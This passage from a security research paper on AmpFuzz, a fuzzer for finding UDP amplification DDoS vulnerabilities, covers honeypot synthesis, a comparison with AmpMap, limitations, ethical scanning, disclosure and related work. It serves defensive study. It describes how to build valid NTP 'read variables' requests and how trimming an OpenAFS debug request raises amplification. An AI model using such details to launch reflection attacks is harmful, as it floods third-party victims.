


Figure 6: Honeypot code example for OpenAFS `bosserver`

Symbolic Execution To collect path constraints and output expressions, we leverage the state-of-the-art LLVM symbolic execution framework SymCC [71], which can be nicely integrated with AmpFuzz, as both rely on LLVM IR for instrumentation. We extend SymCC by providing symbolic wrappers for receiving and sending network functions. We generate new symbolic bytes for every byte read from the correct UDP socket for receiving functions. This allows SymCC to treat network requests as symbolic inputs. For sending functions, we record all collected path constraints and the symbolic expression for every response byte. At this point, the path constraints capture precisely which conditions the request has to fulfill for the current response to be sent, while the output expressions capture how the individual bytes of the response are computed. Hence, to generate constraints and expressions for a specific amplification vector, we only need to replay the amplification request found by AmpFuzz against the SymCC-instrumented version of the target service.

Code Synthesis As a result of the previous step, we obtain an SMT-LIB [12] model with a set of assertions describing how to validate the amplification input and a list of expressions, one for each byte of the corresponding reply. To build a lightweight honeypot that does not rely on expensive SMT solvers to evaluate these, we instead generate Python code equivalent to the model. To this end, we convert all model expressions into a single-static-assignment form by performing a post-order traversal of the expressions' ASTs. During traversal, operators and constants are replaced by their Python counterparts and additional code to ensure the correct bitwidth, while a cache ensures that equivalent subtrees are converted only once.

Figure 6 shows an example of the honeypot code generation for the newly found amplification vulnerability in OpenAFS' `bosserver`, with parts of the model on the left and their corresponding honeypot code on the right. Lines 10-21 demonstrate an example of a request filtering constraint, which includes bitvector concatenation and bitvector arithmetic operations; its corresponding honeypot check code is shown in lines 7-11. In case the check is successful, a corresponding output function is called. Replies are synthesized using the message bytes description we got from the symbolic execution. In the example of `bosserver`, line 26 of the model tells us that the output's first 20 bytes should be the same as the first 20 input bytes. However, byte 21 should be modified, as shown in line 27. In particular, the output byte is computed as the 7 highest-order bits of the 21st input byte with an appended zero bit. Our generated honeypot code translates this to a sequence of shifts and bitwise operations, resulting in the expression given in line 19. Lastly, the output function returns the generated reply as a sequence of bytes, which are then sent as a UDP packet to the originator of the request by our synthesized honeypot.

4.8.2 Synthesized Honeypot Evaluation

As a small-scale evaluation, we synthesized a honeypot for all vulnerabilities and reflections discovered by AmpFuzz. To ensure that our synthesized honeypot works as intended, we compared its responses to those of the original services. In all cases, the honeypot generated a response when the original service did. While responses between the two were indistinguishable in many cases on a byte-level, we also observed variance in others. This is expected for services that include, e.g., random session identifiers in their responses but can also appear as an artifact of concretization. Such concretization can occur whenever non-SymCC-instrumented code such as external libraries affects the current execution path. Still, automatically synthesized honeypots can be deployed quickly to monitor the exploitation of new amplification vulnerabilities.

4.9 Comparison with AmpMap [59]

In a recent study, Moon et al. [59] show how to estimate the global "amplification risk" posed by amplification vulnerabilities. For this, they develop AmpMap, a tool that probes public Internet servers for amplification vulnerabilities in 6 UDP-based protocols. As AmpMap generates requests for these protocols based on protocol descriptions, it can be seen as an instance of grammar-based blackbox fuzzing. We, therefore, compare its approach and findings to that of AmpFuzz.

Instrumentation and Configuration In contrast to AmpFuzz, AmpMap does not require to instrument target services, which in turn enables probing real-world systems that may have multiple configurations.

Grammar-based Fuzzing By deriving inputs from a formal specification, grammar-based fuzzing promises to generate *valid* inputs only, thus allowing a fuzzer to spend more

time testing meaningful inputs rather than fighting input syntax. While many networking protocols are specified (at least in a human-readable form) in RFCs, this is not always true. One example is the control message protocol used by chrony (323), which is only specified in the source code of chrony itself. While AMPFUZZ found a reflection vulnerability for this protocol, AmpMap cannot generate any requests for this target without a protocol specification. In other cases, protocols allow for custom extensions. For example, NTP `monlist` [6] is a private mode 7 extension by (ntp) `ntpd`. The only reason AmpMap can still identify servers vulnerable to `monlist` is that it leverages scapy [13] for request generation, which includes a model of these extensions based on a review of the ntpd source code.

Interestingly, in some cases, AmpMap *fails* to find amplification vulnerabilities even when a protocol specification is available. This is the case for NTP `read variables`, the most severe NTP mode 6 vulnerability. Specifically, mode 6 control messages consist of a fixed-size header and a variable length data field. For the `read variables` command, (ntp) `ntpd` requires that the 16-bit header fields `offset` and `assocID` fields are set to 0, that the 16-bit header field `count` corresponds to the length of the data field, and that the request is padded to a multiple of 4 bytes. However, AmpMap's grammar does not take into account the specified link between `count` and the data field, and further always adds a fixed data field of 5 bytes, which violates the padding constraint. Yet, even with a fixed empty data and a constant `count` of 0, the random black-box approach of AmpMap only generates valid `read variables` requests with a chance of $1 : 2^{32}$.

Lastly, there are instances where a request's amplification factor can be increased by *violating* the protocol description. An instance of this is the vulnerability detailed in Section 4.7. Here, AMPFUZZ was able to omit the last four bytes from the request, although the Rx protocol draft [88] considers all parts of the debug request payload as non-optional.

Overall, we thus find that the lack of a protocol specification excludes fuzz targets, that incomplete protocol specifications miss vulnerabilities, and that vulnerabilities exist even outside of complete protocol specifications.

Expert Knowledge AmpMap further augments the underlying, generic protocol specifications with expert knowledge of concrete vulnerabilities. For example, while the DNS specification only defines how domain names need to be encoded, AmpMap restricts the choice to 10 active domain names for which DNS records exist. This ensures that all generated DNS requests will generate responses. Likewise, for SSDP, the grammar used by AmpMap is restricted to `M-SEARCH` requests only, for which a known vulnerability exists. Yet, providing such expert knowledge for untested protocols is a laborious task akin to analyzing the protocol by hand. In addition, any such restrictions will limit the scope of amplifications to small parts of the vulnerable programs only.

5 Discussion

In this section, we outline shortcomings of our evaluation and how they can be tackled, discuss the underlying assumptions made by AMPFUZZ, and describe how we adhere to the best ethical standards during our active measurements and by disclosing the vulnerabilities to vendors.

5.1 Evaluation Shortcomings

LLVM IR The underlying ParmeSan fuzzer and the newly added extensions for UDP-aware fuzzing rely on LLVM IR for target instrumentation. This means that services can be fuzzed only if they can be compiled using an LLVM-based toolchain. For our evaluation, we further relied on wllvm [3], thus restricting our dataset to services written in C/C++. Fortunately, this includes most network daemons on Linux. However, we noted a few special cases where services were implemented in scripting languages such as Perl or used gcc-specific extensions such as inline assembly.

UDP Sockets Another limitation stems from our choice of using "real" UDP sockets for passing in- and output between the fuzzer and the SuT. This ensures that all socket-related APIs, especially those relying on socket states such as `poll` and `select`, behave as they would in real-world scenarios. However, measures have to be taken to separate SuTs from the host system and from one another, e.g., to avoid conflicts.

To this end, we used Docker containers to isolate different SuTs into their own namespaces. However, without granting additional privileges to these containers, access to some low-level system calls is restricted. We thus had to exclude some targets that, e.g., attempted to perform additional socket configuration using `ioctl` calls. Actual sockets also impact parallelization during fuzzing, as only one socket may be bound to the same port and address at a time.

We could potentially avoid both problems by preventing the SuT from binding "real" sockets and hooking the relevant socket API functions instead, albeit at the cost of more involved instrumentation. Additionally, fuzzing speed could also be increased by having individual SuT instances bind to different addresses in the 127.0.0.0/8 range, as long as the SuT can be configured accordingly and exclusive access to other resources is not required.

Source Addresses Related to the use of actual UDP sockets, we also noticed that some daemons ignore requests from local addresses, while others might ignore everything else. This could be solved by either manual inspection of the SuT or by extending AMPFUZZ with functionality that tries fuzzing both from local and non-local addresses.

5.2 Limitations

Single UDP Request Model Not all amplification vectors can be discovered using AMPFUZZ. In particular, AMPFUZZ assumes that requests are sent via UDP and that a single request suffices to trigger amplification. While these assumptions currently hold for the vast majority of known vulnerabilities, TCP-based amplification is possible [15, 51] and attackers have reportedly used preparatory TCP requests to implant large payloads on memcached amplifiers [23]. As such, non-UDP and multi-request amplifications are currently out-of-scope for AMPFUZZ.

Request Complexity Other amplification vectors are not well-suited for discovery through greybox fuzzing. This includes, for example, DNS, where valid domain names can hardly be found without expert knowledge, but also LDAP [77], where requests must be ASN.1 BER encoded[3]. Yet, where a formal protocol specification exists, grammar-based fuzzing approaches [59] can still handle the latter case.

Instrumentation AMPFUZZ assumes that targets can be readily instrumented and is hence unable to fuzz closed-source programs. However, recent advances in binary-only fuzzing [61] might enable searching for amplification vectors in closed-source programs in the future.

Target Configuration As noted in Section 4.2, AMPFUZZ requires some manual onboarding for each target to determine the target's command line arguments and configuration options. While in many cases, we can complete this process with a cursory look at the services' man page in only a few minutes, it remains a manual process. Furthermore, the amplification potential of a target can differ per configuration [59]. Therefore, AMPFUZZ would be best suited for large-scale deployment in an approach similar to OSS-Fuzz [39], which invites software maintainers to provide their fuzzing configurations and automates everything from there.

5.3 Active Measurements

To assess the prevalence of vulnerable systems and hence the threat posed by amplification vulnerabilities discovered with AMPFUZZ, we performed Internet-wide scans. While conducting scans, we followed best practices [28] to ensure that our experiments caused no harm. We only scanned a significant number of randomly sampled IP addresses to be able to extrapolate meaningful results, sent out only a single packet per destination, and obeyed our institute's established blocklist to exclude networks from the scan that had asked us to. Our institute's ERB approved all our active experiments. In addition, we also made sure that our probes had no ill effects on the target systems through local experiments and source code reviews. For example, in the case of OpenAFS, we concluded that the debug packets we used had no side effects other than incrementing a statistics counter.

[3] X.690, https://www.itu.int/rec/T-REC-X.690/

5.4 Coordinated Disclosure

Where possible, we contacted the maintainers of affected packages before submitting this paper to disclose our findings. This ensures that they have a minimum of 90 days before our findings are publicly disclosed, which aligns with the industry standard. No party asked us to redact our results before submission.

6 Related Work

Amplification DDoS and (network) fuzzing have been active fields of research in the past. We now discuss how previous works from these areas relate to AMPFUZZ.

6.1 Amplification DDoS

Paxson first discovered the risk of abusing third-party services as reflectors for DDoS attacks in 2001 [66], showing the UDP-based reflection potential of DNS and SNMP. In 2014, Rossow extended the list of known-vulnerable UDP protocols to a total of 14 and provided a measurement of their real-world amplification factors [74].

Following that, several works have further analyzed individual protocols for their amplification potential: For DNS, van Rijswijk-Deij et al. studied the impact of the then-newly introduced DNSSEC [84], while MacFarland et al. analyzed how an attacker can optimize their queries to achieve larger amplification factors [56]. Liu et al. and Adamsky et al. both show how peer-to-peer networks can be leveraged to launch amplification attacks [9,55], including a scenario in which the attacker first uploads data to a distributed storage system and later spoofs download requests from the victim. This attack is conceptually similar to the later discovered Memcached amplification attack [23]. Beyond UDP reflection, Kührer et al. investigate the amplification potential of the TCP handshake itself [51], Sargent et al. that of the IGMP management protocol [76], while Gasser et al. warn about the threat posed by publicly reachable BACnet devices [35].

Yet, all of the amplification vectors found in the works above were found exclusively through manual protocol specification review or reverse engineering. Our goal is to automatize new amplification discovery.

Knowing amplification vulnerabilities is vital for several reasons. For one, it allows for assessing the threat landscape by scanning for potential amplifiers or monitoring (malicious) scanning activities using network telescopes [25, 49]. Furthermore, once a vulnerability is known, steps can be taken to mitigate it. For instance, Kührer et al. [50] report a reduction

of vulnerable NTP servers by 92% achieved through a coordinated disclosure in collaboration with multiple NOCs and CERTs. The later study by Li et al. [53] also measures the remediation effects on other protocols. Lastly, knowledge of amplification vulnerabilities also enables passive monitoring of attacks through DDoS honeypots. As such, amplification DDoS honeypots have been proposed by Krämer et al. in 2015 [44] and by Thomas et al. in 2017 [82].

Honeypots have also been used to provide an additional perspective on the Denial-of-Service ecosystem, e.g., by Jonker et al. [41], while another line of work attempts to provide honeypot-based traceback capabilities [31, 46, 47]. By providing law enforcement agencies with additional leads when investigating attacks, the latter underlines the utility of honeypot systems also outside the research community.

6.2 Algorithmic Complexity DoS

Fuzzing has been successfully applied to find another class of Denial-of-Service attacks, namely through Algorithmic Complexity (AC) bugs that incur expensive resource usage when processing certain inputs. In 2017, Petsios et al. presented SlowFuzz [69] based on libFuzzer [7] that discovers such inputs for C programs using evolutionary fuzzing: the number of executed basic blocks is counted for each randomly generated input, and the top ones are staged for one mutation each. The same year, Lemieux et al. [52] improved over SlowFuzz's results, presenting a fuzzing technique based on AFL [87] which applies several mutation transformations to random inputs prioritizing those traversing the most CFG edges. Noller et al. [63] further demonstrate how fuzzing can be supplemented with symbolic execution to uncover deep execution paths with high computational resource consumption. In 2020, Blair et al. [14] challenged the coverage of AFL-based approaches. They presented micro-fuzzing for Java programs which allows for identifying the AC-vulnerability triggering inputs for individual functions instead of the whole program, uncovering previously unknown AC bugs.

However, AC bugs and amplification vulnerabilities form two different attack classes: While AC bugs can be used to cause logical denial-of-service attacks of the vulnerable system, amplification attacks abuse vulnerable systems as intermediaries to attack *other* systems.

6.3 Fuzzing Employing Symbolic Execution

While we only use symbolic execution to generate honeypots, several approaches have demonstrated that symbolic execution can also assist fuzzing. Such hybrid fuzzing approaches, popularized by Stephens et al. [80], can potentially reach "deeper" code paths into the SuT by using constraint solvers to find new inputs. Yet, as symbolic execution is expensive, several approaches aim to use it sparingly. For example, Peng et. al. [67] perform regular fuzzing on a simplified version of the SuT that lacks some checks and only identify with symbolic execution the feasibility of discovered paths in the original program, while Liang et al. [54] recently proposed to use it for the initial seed generation only.

6.4 Network Fuzzing

With the recent trend of software fuzzing, some fuzzers have been developed to target network daemons. Next to general-purpose fuzzers that simply use network sockets as other means of providing input to the SuT [10, 27, 37, 40, 64], this includes dedicated network fuzzers which generate inputs either based on previously recorded client-server interactions [34, 75, 81] or from protocol descriptions [11, 30, 42, 68, 79]. Some further attempt to infer server-side state in order to reach code paths that require multiple messages between a client and the server [29, 34, 70]. Most of these only target TCP services, where terminated connections can be observed easily. The ones which allow for fuzzing UDP services either ignore replies from the server completely [10, 40], or rely on timeouts [30, 37, 64, 68, 70, 75, 81] or user-provided target-specific scripts [27]. However, as shown in Section 4.4, UDP-awareness of AMPFUZZ outperformed simple timeout-based solutions by multiple orders of magnitude. More importantly, these previous fuzzers aim to find either inputs that lead to server-side crashes or detect differences between a protocol's specification and implementation. AMPFUZZ, on the other hand, is concerned with finding amplification vulnerabilities in a greybox, yet protocol-agnostic way.

7 Conclusion

AMPFUZZ is the first protocol-agnostic approach to discover amplification DDoS vulnerabilities in UDP-based network services systematically. To this end, AMPFUZZ leverages the advancements in directed greybox fuzzing to discover inputs that trigger large network service responses. Moreover, AMPFUZZ augments fuzzing with UDP-awareness, i.e., the ability to distinguish different protocol states, by combining dynamic instrumentation with a static pre-processing.

Our experiments on real-life network services show that UDP-awareness significantly improves fuzzing performance. After finding candidate daemons through an SELinux reference policy analysis, we evaluated 28 daemons extracted from the Debian package repositories. In total, AMPFUZZ identified vulnerabilities in 19 network services, 13 out of which provide amplification with $BAF_{L2} > 1$. Next to rediscovering 7 known vulnerabilities, our principled approach revealed 9 previously unknown vulnerabilities. For the most severe of these, with a non-trivial 4.59 BAF_{L2}, we further show its real-world amplification potential through an Internet-wide scan.

Acknowledgments

The authors sincerely thank the anonymous reviewers and their shepherd, Sang Kil Cha, for their valuable feedback and suggestions which helped to improve the paper.

References

[1] Debian packages repo. https://www.debian.org/distrib/packages.

[2] SELinux project. https://github.com/SELinuxProject.

[3] Whole program LLVM. https://github.com/SRI-CSL/whole-program-llvm. Version 1.2.8.

[4] Routing Information Protocol. Technical Report 1058, June 1988.

[5] Network Time Protocol (Version 3) Specification, Implementation and Analysis. Technical Report 1305, March 1992.

[6] CVE-2013-5211. https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2013-5211, 2013.

[7] libFuzzer – a library for coverage-guided fuzz testing. https://llvm.org/docs/LibFuzzer.html, 2022.

[8] Joe Abley, Ólafur Guðmundsson, Marek Majkowski, and Evan Hunt. Providing Minimal-Sized Responses to DNS Queries That Have QTYPE=ANY. Technical Report 8482, January 2019.

[9] Florian Adamsky, Syed Ali Khayam, Rudolf Jäger, and Muttukrishnan Rajarajan. P2P file-sharing in hell: Exploiting bittorrent vulnerabilities to launch distributed reflective dos attacks. In *9th USENIX Workshop on Offensive Technologies, WOOT '15, Washington, DC, USA, August 10-11, 2015*, 2015.

[10] Dave Aitel. SPIKE, a fuzzer creation kit. http://www.immunitysec.com/downloads/SPIKE2.9.tgz. Last Accessed 2021-06-01.

[11] Greg Banks, Marco Cova, Viktoria Felmetsger, Kevin C. Almeroth, Richard A. Kemmerer, and Giovanni Vigna. SNOOZE: toward a stateful network protocol fuzzer. In *Information Security, 9th International Conference, ISC 2006, Samos Island, Greece, August 30 - September 2, 2006, Proceedings*, volume 4176 of *Lecture Notes in Computer Science*. Springer, 2006.

[12] Clark Barrett, Pascal Fontaine, and Cesare Tinelli. The Satisfiability Modulo Theories Library (SMT-LIB). www.SMT-LIB.org, 2016.

[13] Philippe Biondi. Scapy - packet crafting for python2 and python3. https://scapy.net/. Last Accessed 2022-02-01.

[14] William Blair, Andrea Mambretti, Sajjad Arshad, Michael Weissbacher, William Robertson, Engin Kirda, and Manuel Egele. Hotfuzz: Discovering algorithmic denial-of-service vulnerabilities through guided micro-fuzzing. In *27th Annual Network and Distributed System Security Symposium, NDSS 2020, San Diego, California, USA, February 23-26, 2020*, 2020.

[15] Kevin Bock, Abdulrahman Alaraj, Yair Fax, Kyle Hurley, Eric Wustrow, and Dave Levin. Weaponizing middleboxes for TCP reflected amplification. In *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, 2021.

[16] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*. ACM, 2016.

[17] Bill Brenner. RIPv1 reflection DDoS making a comeback. https://blogs.akamai.com/2015/07/ripv1-reflection-ddos-making-a-comeback.html, 2015.

[18] Cristian Cadar, Daniel Dunbar, and Dawson R. Engler. KLEE: unassisted and automatic generation of high-coverage tests for complex systems programs. In *8th USENIX Symposium on Operating Systems Design and Implementation, OSDI 2008, December 8-10, 2008, San Diego, California, USA, Proceedings*. USENIX Association, 2008.

[19] Hongxu Chen, Yuekang Li, Bihuan Chen, Yinxing Xue, and Yang Liu. FOT: a versatile, configurable, extensible fuzzing framework. In *Proceedings of the 2018 ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering, ESEC/SIGSOFT FSE 2018, Lake Buena Vista, FL, USA, November 04-09, 2018*. ACM, 2018.

[20] Peng Chen and Hao Chen. Angora: Efficient Fuzzing by Principled Search. In *2018 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, May 2018. IEEE.

[21] Maria Christakis, Peter Müller, and Valentin Wüstholz. Guiding dynamic symbolic execution toward unverified program executions. In *Proceedings of the 38th International Conference on Software Engineering, ICSE 2016, Austin, TX, USA, May 14-22, 2016*. ACM, 2016.

[22] Catalin Cimpanu. AWS said it mitigated a 2.3 Tbps DDoS attack, the largest ever. https://www.zdne

t.com/article/aws-said-it-mitigated-a-2-3-tbps-ddos-attack-the-largest-ever/. Last Accessed 2022-02-01.

[23] Cloudflare. Memcached DDoS attack. https://www.cloudflare.com/en-gb/learning/ddos/memcached-ddos-attack/.

[24] Cloudflare. Rfc8482 - saying goodbye to ANY. https://blog.cloudflare.com/rfc8482-saying-goodbye-to-any/, 2019.

[25] Jakub Czyz, Michael Kallitsis, Manaf Gharaibeh, Christos Papadopoulos, Michael Bailey, and Manish Karir. Taming the 800 pound gorilla: The rise and decline of NTP ddos attacks. In *Proceedings of the 2014 Internet Measurement Conference, IMC 2014, Vancouver, BC, Canada, November 5-7, 2014*, 2014.

[26] Amir Dahan. Business as usual for azure customers despite 2.4 Tbps DDoS attack. https://azure.microsoft.com/en-us/blog/business-as-usual-for-azure-customers-despite-24-tbps-ddos-attack/. Last Accessed 2022-02-01.

[27] denandz. Fuzzotron - a fuzzing harness built around ouspg's blab and radamsa. https://github.com/denandz/fuzzotron. Last Accessed 2021-06-01.

[28] Zakir Durumeric, Eric Wustrow, and J. Alex Halderman. Zmap: Fast internet-wide scanning and its security applications. In *Proceedings of the 22th USENIX Security Symposium, Washington, DC, USA, August 14-16, 2013*, 2013.

[29] Rong Fan and Yaoyao Chang. Machine learning for black-box fuzzing of network protocols. In *Information and Communications Security - 19th International Conference, ICICS 2017, Beijing, China, December 6-8, 2017, Proceedings*, 2017.

[30] Paul Fiterau-Brostean, Bengt Jonsson, Robert Merget, Joeri de Ruiter, Konstantinos Sagonas, and Juraj Somorovsky. Analysis of DTLS implementations using protocol state fuzzing. In *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, 2020.

[31] Osvaldo L. H. M. Fonseca, Ítalo Cunha, Elverton C. Fazzion, Wagner Meira Jr., Brivaldo Junior, Ronaldo A. Ferreira, and Ethan Katz-Bassett. Tracking down sources of spoofed IP packets. In *2020 IFIP Networking Conference, Networking 2020, Paris, France, June 22-26, 2020*, 2020.

[32] Shuitao Gan, Chao Zhang, Xiaojun Qin, Xuwen Tu, Kang Li, Zhongyu Pei, and Zuoning Chen. Collafl: Path sensitive fuzzing. In *2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21-23 May 2018, San Francisco, California, USA*. IEEE Computer Society, 2018.

[33] Vijay Ganesh, Tim Leek, and Martin C. Rinard. Taint-based directed whitebox fuzzing. In *31st International Conference on Software Engineering, ICSE 2009, May 16-24, 2009, Vancouver, Canada, Proceedings*. IEEE, 2009.

[34] Hugo Gascon, Christian Wressnegger, Fabian Yamaguchi, Daniel Arp, and Konrad Rieck. Pulsar: Stateful black-box fuzzing of proprietary network protocols. In *Security and Privacy in Communication Networks - 11th International Conference, SecureComm 2015, Dallas, TX, USA, October 26-29, 2015, Revised Selected Papers*, 2015.

[35] Oliver Gasser, Quirin Scheitle, Benedikt Rudolph, Carl Denis, Nadja Schricker, and Georg Carle. The amplification threat posed by publiclyreachable bacnet devices. *J. Cyber Secur. Mobil.*, 6(1), 2017.

[36] Xi Ge, Kunal Taneja, Tao Xie, and Nikolai Tillmann. Dyta: dynamic symbolic execution guided with static verification results. In *Proceedings of the 33rd International Conference on Software Engineering, ICSE 2011, Waikiki, Honolulu , HI, USA, May 21-28, 2011*. ACM, 2011.

[37] GitLab. GitLab protocol fuzzer. https://gitlab.com/gitlab-org/security-products/protocol-fuzzer-ce. Last Accessed 2021-06-01.

[38] Patrice Godefroid, Michael Y. Levin, and David A. Molnar. SAGE: whitebox fuzzing for security testing. *Commun. ACM*, 55(3), 2012.

[39] Google. Oss-fuzz. https://google.github.io/oss-fuzz/. Last Accessed 2022-02-01.

[40] Dean Jerkovich. rage against the network. https://github.com/deanjerkovich/rage_fuzzer. Last Accessed 2021-06-01.

[41] Mattijs Jonker, Alistair King, Johannes Krupp, Christian Rossow, Anna Sperotto, and Alberto Dainotti. Millions of targets under attack: a macroscopic characterization of the dos ecosystem. In *Proceedings of the 2017 Internet Measurement Conference, IMC 2017, London, United Kingdom, November 1-3, 2017*, 2017.

[42] Rauli Kaksonen, Marko Laakso, and Ari Takanen. System security assessment through specification mutations and fault injection. In *Communications and Multimedia Security Issues of the New Century, Proceedings of the IFIP TC6/TC11 International Conference on Communications and Multimedia Security Issues, May 21-22,*

2001, Darmstadt, Germany, volume 192 of *IFIP Conference Proceedings*. Kluwer, 2001.

[43] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, 2018.

[44] Lukas Krämer, Johannes Krupp, Daisuke Makita, Tomomi Nishizoe, Takashi Koide, Katsunari Yoshioka, and Christian Rossow. Amppot: Monitoring and defending against amplification ddos attacks. In *Research in Attacks, Intrusions, and Defenses - 18th International Symposium, RAID 2015, Kyoto, Japan, November 2-4, 2015, Proceedings*, volume 9404 of *Lecture Notes in Computer Science*. Springer, 2015.

[45] Brian Krebs. DDoS on dyn impacts twitter, spotify, reddit. https://krebsonsecurity.com/2016/10/ddos-on-dyn-impacts-twitter-spotify-reddit/, 2016.

[46] Johannes Krupp, Michael Backes, and Christian Rossow. Identifying the scan and attack infrastructures behind amplification ddos attacks. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*, 2016.

[47] Johannes Krupp, Mohammad Karami, Christian Rossow, Damon McCoy, and Michael Backes. Linking amplification ddos attacks to booter services. In *Research in Attacks, Intrusions, and Defenses - 20th International Symposium, RAID 2017, Atlanta, GA, USA, September 18-20, 2017, Proceedings*, volume 10453 of *Lecture Notes in Computer Science*. Springer, 2017.

[48] Johannes Krupp and Christian Rossow. Bgpeek-a-boo: Active bgp-based traceback for amplification ddos attacks. In *6th IEEE European Symposium on Security and Privacy*, September 2021.

[49] Marc Kührer, Thomas Hupperich, Jonas Bushart, Christian Rossow, and Thorsten Holz. Going wild: Large-scale classification of open DNS resolvers. In *Proceedings of the 2015 ACM Internet Measurement Conference, IMC 2015, Tokyo, Japan, October 28-30, 2015*, 2015.

[50] Marc Kührer, Thomas Hupperich, Christian Rossow, and Thorsten Holz. Exit from hell? reducing the impact of amplification ddos attacks. In *Proceedings of the 23rd USENIX Security Symposium, San Diego, CA, USA, August 20-22, 2014*. USENIX Association, 2014.

[51] Marc Kührer, Thomas Hupperich, Christian Rossow, and Thorsten Holz. Hell of a handshake: Abusing TCP for reflective amplification ddos attacks. In *8th USENIX Workshop on Offensive Technologies, WOOT '14, San Diego, CA, USA, August 19, 2014*, 2014.

[52] Caroline Lemieux, Rohan Padhye, Koushik Sen, and Dawn Song. PerfFuzz: automatically generating pathological inputs. In *Proceedings of the 27th ACM SIGSOFT International Symposium on Software Testing and Analysis*, Amsterdam Netherlands, July 2018. ACM.

[53] Frank Li, Zakir Durumeric, Jakub Czyz, Mohammad Karami, Michael Bailey, Damon McCoy, Stefan Savage, and Vern Paxson. You've got vulnerability: Exploring effective vulnerability notifications. In *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016*, 2016.

[54] Jie Liang, Yu Jiang, Mingzhe Wang, Xun Jiao, Yuanliang Chen, Houbing Song, and Kim-Kwang Raymond Choo. Deepfuzzer: Accelerated deep greybox fuzzing. *IEEE Trans. Dependable Secur. Comput.*, 18(6), 2021.

[55] Bingshuang Liu, Jun Li, Tao Wei, Skyler Berg, Jiayi Ye, Chen Li, Chao Zhang, Jianyu Zhang, and Xinhui Han. Sf-drdos: The store-and-flood distributed reflective denial of service attack. *Comput. Commun.*, 69, 2015.

[56] Douglas C. MacFarland, Craig A. Shue, and Andrew J. Kalafut. The best bang for the byte: Characterizing the potential of DNS amplification attacks. *Comput. Networks*, 116, 2017.

[57] Valentin J. M. Manès, HyungSeok Han, Choongwoo Han, Sang Kil Cha, Manuel Egele, Edward J. Schwartz, and Maverick Woo. The art, science, and engineering of fuzzing: A survey. *IEEE Trans. Software Eng.*, 47(11), 2021.

[58] Phil McMinn. Search-based software test data generation: a survey. *Softw. Test. Verification Reliab.*, 14(2), 2004.

[59] Soo-Jin Moon, Yucheng Yin, Rahul Anand Sharma, Yifei Yuan, Jonathan M. Spring, and Vyas Sekar. Accurately measuring global risk of amplification attacks using ampmap. In *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, 2021.

[60] Carlos Morales. NETSCOUT arbor confirms 1.7 Tbps DDoS attack; the terabit attack era is upon us. https://www.netscout.com/blog/asert/netscout-arbor-confirms-17-tbps-ddos-attack-terabit-attack-era. Last Accessed 2022-02-01.

[61] Stefan Nagy, Anh Nguyen-Tuong, Jason D. Hiser, Jack W. Davidson, and Matthew Hicks. Breaking through binaries: Compiler-quality instrumentation for better binary-only fuzzing. In *30th USENIX Security*

Symposium, USENIX Security 2021, August 11-13, 2021, 2021.

[62] Netscout. Netscout threat intelligence report - issue 7: Findings from 1h 2021. https://www.netscout.com/sites/default/files/2021-09/ThreatReport_1H2021_FINAL.pdf, 2021. Last Accessed 2022-02-01.

[63] Yannic Noller, Rody Kersten, and Corina S. Pasareanu. Badger: Complexity analysis with fuzzing and symbolic execution. In *Software Engineering and Software Management, SE/SWM 2019, Stuttgart, Germany, February 18-22, 2019*, 2019.

[64] Open Reverse Code Engineering. Sulley: A pure-python fully automated and unattended fuzzing framework. https://github.com/OpenRCE/sulley. Last Accessed 2021-06-01.

[65] Rohan Padhye, Caroline Lemieux, Koushik Sen, Laurent Simon, and Hayawardh Vijayakumar. FuzzFactory: domain-specific fuzzing with waypoints. *Proceedings of the ACM on Programming Languages*, 3(OOPSLA), October 2019.

[66] Vern Paxson. An analysis of using reflectors for distributed denial-of-service attacks. *Comput. Commun. Rev.*, 31(3), 2001.

[67] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-fuzz: Fuzzing by program transformation. In *2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21-23 May 2018, San Francisco, California, USA*. IEEE Computer Society, 2018.

[68] Joshua Pereyda. boofuzz: Network protocol fuzzing for humans. https://github.com/jtpereyda/boofuzz. Last Accessed 2021-06-01.

[69] Theofilos Petsios, Jason Zhao, Angelos D. Keromytis, and Suman Jana. SlowFuzz: Automated Domain-Independent Detection of Algorithmic Complexity Vulnerabilities. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, Dallas Texas USA, October 2017. ACM.

[70] Van-Thuan Pham, Marcel Böhme, and Abhik Roychoudhury. AFLNET: A greybox fuzzer for network protocols. In *13th IEEE International Conference on Software Testing, Validation and Verification, ICST 2020, Porto, Portugal, October 24-28, 2020*, 2020.

[71] Sebastian Poeplau and Aurélien Francillon. Symbolic execution with SymCC: Don't interpret, compile! In *29th USENIX Security Symposium (USENIX Security 20)*. USENIX Association, August 2020.

